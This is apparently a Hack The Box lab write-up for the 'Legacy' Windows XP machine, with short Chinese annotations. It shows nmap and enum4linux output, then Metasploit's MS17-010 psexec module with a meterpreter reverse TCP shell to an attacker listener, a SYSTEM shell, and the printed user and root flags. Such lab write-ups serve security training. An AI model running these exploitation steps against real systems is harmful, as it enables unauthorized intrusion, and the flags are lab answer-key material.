Legacy(完成)

```
└─# nmap -sCV 10.10.10.4 --script=vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 03:58 EDT
Nmap scan report for 10.10.10.4
Host is up (0.35s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
wannacrypt-attacks/
|_smb-vuln-ms10-054: false
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server
2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to
execute arbitrary
```

```
|           code via a crafted RPC request that triggers the overflow during path
canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.36 seconds
```

SMB


```
 └─# enum4linux -a 10.10.10.4
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on
Sat Mar 30 03:52:37 2024

 =========================================( Target Information
)=========================================

Target ........... 10.10.10.4
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =============================( Enumerating Workgroup/Domain on 10.10.10.4
)=============================


[+] Got domain/workgroup name: HTB


 =================================( Nbtstat Information for 10.10.10.4
)=================================

Looking up status of 10.10.10.4
        LEGACY          <00> -         B <ACTIVE>  Workstation Service
        HTB             <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        LEGACY          <20> -         B <ACTIVE>  File Server Service
        HTB             <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        HTB             <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-50-56-B9-0E-33

 ====================================( Session Check on 10.10.10.4
)====================================



[+] Server 10.10.10.4 allows sessions using username '', password ''



 =================================( Getting domain SID for 10.10.10.4
)=================================

do_cmd: Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED

[+] Can't determine if host is part of domain or part of a workgroup



 ====================================( OS information on 10.10.10.4
)====================================



[E] Can't get OS info with smbclient



[+] Got OS info for 10.10.10.4 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED



 ========================================( Users on 10.10.10.4
)========================================



[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED




[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

```

```
 ==================================( Share Enumeration on 10.10.10.4 
)==================================


[E] Can't list shares: NT_STATUS_ACCESS_DENIED


[+] Attempting to map shares on 10.10.10.4


 =============================( Password Policy Information for 10.10.10.4 
)=============================


[E] Unexpected error from polenum:



[+] Attaching to 10.10.10.4 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.4)

[+] Trying protocol 445/SMB...

        [!] Protocol failed: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A 
process has requested access to an object but has not been granted those access 
rights.)



[E] Failed to get password policy with rpcclient



 ========================================( Groups on 10.10.10.4 
)========================================


[+] Getting builtin groups:
```


```
[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:


 ===================( Users on 10.10.10.4 via RID cycling (RIDS: 500-550,1000-1050)
)===================


[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED.  RID cycling not possible.


 ================================( Getting printer info for 10.10.10.4
)================================

No printers returned.


enum4linux complete on Sat Mar 30 03:53:12 2024
```

反彈漏洞：CVE-2017-0143

因github太複雜，使用msfconsole執行




```
msf6 > use ms17-010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Co
rruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .             .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion
 SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion
 SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```




```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                  Required  Description
   ----                  ---------------                                  --------  -----------
   DBGTRACE              false                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                               yes       How many times to try to leak transac
   NAMEDPIPE                                                              no        A named pipe that can be connected to
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/n yes       List of named pipes to check
                         amed_pipes.txt
   RHOSTS                                                                 yes       The target host(s), see https://docs.
                                                                                    asploit.html
   RPORT                 445                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                    no        Service description to be used on tar
   SERVICE_DISPLAY_NAME                                                   no        The service display name
   SERVICE_NAME                                                           no        The service name
   SHARE                 ADMIN$                                           yes       The share to connect to, can be an ad
                                                                                    er share
   SMBDomain             .                                                no        The Windows domain to use for authent
   SMBPass                                                                no        The password for the specified userna
   SMBUser                                                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.4
RHOSTS ⇒ 10.10.10.4
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.14.8
LHOST ⇒ 10.10.14.8
```

※在windows cmd sessions=>新增會話。在會話中，使用者可以執行命令、瀏覽目錄、執行程式以及執行其他任務。在shell執行

```
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help           Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > shell
Process 432 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>
```



```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```